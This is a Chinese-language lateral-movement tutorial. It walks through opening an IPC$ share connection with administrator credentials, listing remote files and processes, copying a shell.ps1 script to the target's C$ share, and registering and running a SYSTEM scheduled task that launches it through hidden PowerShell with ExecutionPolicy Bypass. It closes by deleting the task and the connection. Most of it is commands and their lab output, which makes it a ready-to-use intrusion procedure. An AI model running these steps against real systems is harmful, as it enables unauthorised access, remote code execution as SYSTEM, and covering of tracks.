IPC配合计划任务横向移动

IPC$横向

IPC$介绍

IPC(Internet ProcessConnection)共享“命名管道”的资源,是为了实现进程间通信而开放的命名管道。IPC可以通过验证用户名和密码获得相应的权限,通常在远程管理计算机和查看计算 机的共享资源时使用。

通过ipc$,可以与目标机器建立连接。利用这个连接,不仅可以访问目标机器中的文件,进行上传、下载等操作,还可以在目标机器上运行其他命令,以获取目标机器的目录结构、用户列 表等信息。

首先,需要建立一个ipc$

```
net use \\192.168.41.30\ipc$ "密码" /user:administrator
```

```
C:\Users\administrator.HACK.000>net use \\192.168.41.30\ipc$ "Admin@123" /user:p
c-2003\administrator
命令成功完成。
```

```
net use
```

```
C:\Users\administrator.HACK.000>net use
会记录新的网络连接。


状态       本地        远程                      网络

-------------------------------------------------------------------------------
OK                     \\192.168.41.30\ipc$      Microsoft Windows Network
命令成功完成。
```

IPC$利用条件

1、开启了139、445端口

ipcs可以实现远程登录及对默认共享资源的访问,而139端口的开启表示NetBIOS协议的应 用。通过139、445(Windows2000)端口,可以实现对共享文件打印机的访问。因此,一般来讲,ipcs需要139、445端口的支持。

2、管理员开启了默认共享

默认共享是为了方便管理员进行远程管理而默认开启的,包括所有的逻辑盘(c$、d$、e$等和系统目录winnt或 windows(adminS)通过ipc$,可以实现对这些默认共享目录的访问

IPC$连接失败原因

用户名或密码错误

目标没有打开ipcs默认共享

不能成功连接目标的139、445端口

IPC$连接常见错误


```
错误号5:拒绝访问
错误号51: Windows无法找到网络路径,即网络中存在问题。
错误号53:找不到网络路径,包括IP地址错误、目标未开机、目标的 lanmanserver服务未 启动目标有防火墙(端口过滤)
错误号67:找不到网络名,包括 lanmanworkstation服务未启动、ipcs已被删除
错误号1219:提供的凭据与已存在的凭据集冲突。例如,已经和目标建立了ipcs,需要在删除原连接后重新进行连接。
错误号1326:未知的用户名或错误的密码
错误号1792;试图登录,但是网络登录服务没有启动,包括目标NetLogon服务未启动(连 接域控制器时会出现此情况)。
错误号2242:此用户的密码已经过期°例如'目标机器设置了账号管理策略,强制用户定 期修改密码°
```

利用方式-windows自带命令

dir命令

在使用 netuse命令与远程目标机器建立ipcs后,可以使用dir命令列出远程主机中的文件, 如图

```
dir \\192.168.18.10\c$
```



tasklist命令

在使用 net use命令与远程目标机器建立ipcs后,可以使用 tasklist命令的/S、/U /P参数列 出远程主机上运行的进程

```
tasklist /s  192.168.18.10
```

```
C:\Users\administrator.HACK.000>tasklist /s 192.168.41.30

映像名称                       PID 会话名              会话#       内存使用
========================= ======== ================ =========== ============
System Idle Process              0 Console                    0         28 K
System                           4 Console                    0        296 K
smss.exe                       292 Console                    0        472 K
csrss.exe                      344 Console                    0      5,860 K
winlogon.exe                   368 Console                    0      2,900 K
services.exe                   416 Console                    0      4,704 K
lsass.exe                      428 Console                    0      8,232 K
vmacthlp.exe                   612 Console                    0      2,700 K
svchost.exe                    632 Console                    0      3,440 K
svchost.exe                    700 Console                    0      4,196 K
svchost.exe                    760 Console                    0      4,692 K
svchost.exe                    788 Console                    0      3,580 K
svchost.exe                    824 Console                    0     18,792 K
spoolsv.exe                    988 Console                    0      7,168 K
msdtc.exe                     1016 Console                    0      4,516 K
svchost.exe                   1092 Console                    0      2,228 K
svchost.exe                   1168 Console                    0      1,320 K
VGAuthService.exe             1240 Console                    0      9,220 K
vmtoolsd.exe                  1272 Console                    0     15,196 K
svchost.exe                   1432 Console                    0      4,168 K
```

利用方式-schtasks

（1）查看系统时间

```
net time \\IP地址
```

```
C:\Users\administrator.HACK.000>net time \\192.168.41.30
\\192.168.41.30 的当前时间是 2022/4/14 0:29:59

命令成功完成。
```

（2）复制文件

```
copy 文件 \\IP地址\C$
```

```
C:\Users\administrator.HACK.000>copy c:\shell.ps1 \\192.168.41.30\c$
已复制         1 个文件。
```

（3）创建计划任务

```
schtasks /create /s IP地址 /tn 计划任务名 /sc onstart /tr c:\文件 /ru system /f
```

```
C:\Users\administrator.HACK.000>schtasks /create /s 192.168.41.40 /tn test /sc o
nstart /tr "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden
-ExecutionPolicy Bypass -NoExit -File  C:\shell.ps1"" /ru system /f
成功: 成功创建计划任务 "test"。
```

（4）执行计划任务

```
schtasks /run /s IP地址 /i /tn "计划任务名"
```

```
C:\Users\administrator.HACK.000>schtasks /run /s 192.168.41.40 /i /tn "test"
成功: 尝试运行 "test"。
```

（5）删除计划任务

```
schtasks /delete /s IP地址 /tn "计划任务名" /f
```

```
C:\Users\administrator.HACK.000>schtasks /delete /s 192.168.41.40 /tn "test" /f
成功: 计划的任务 "test" 被成功删除。
```

（6）清除IPC连接

```
net use \\IP /del /y
```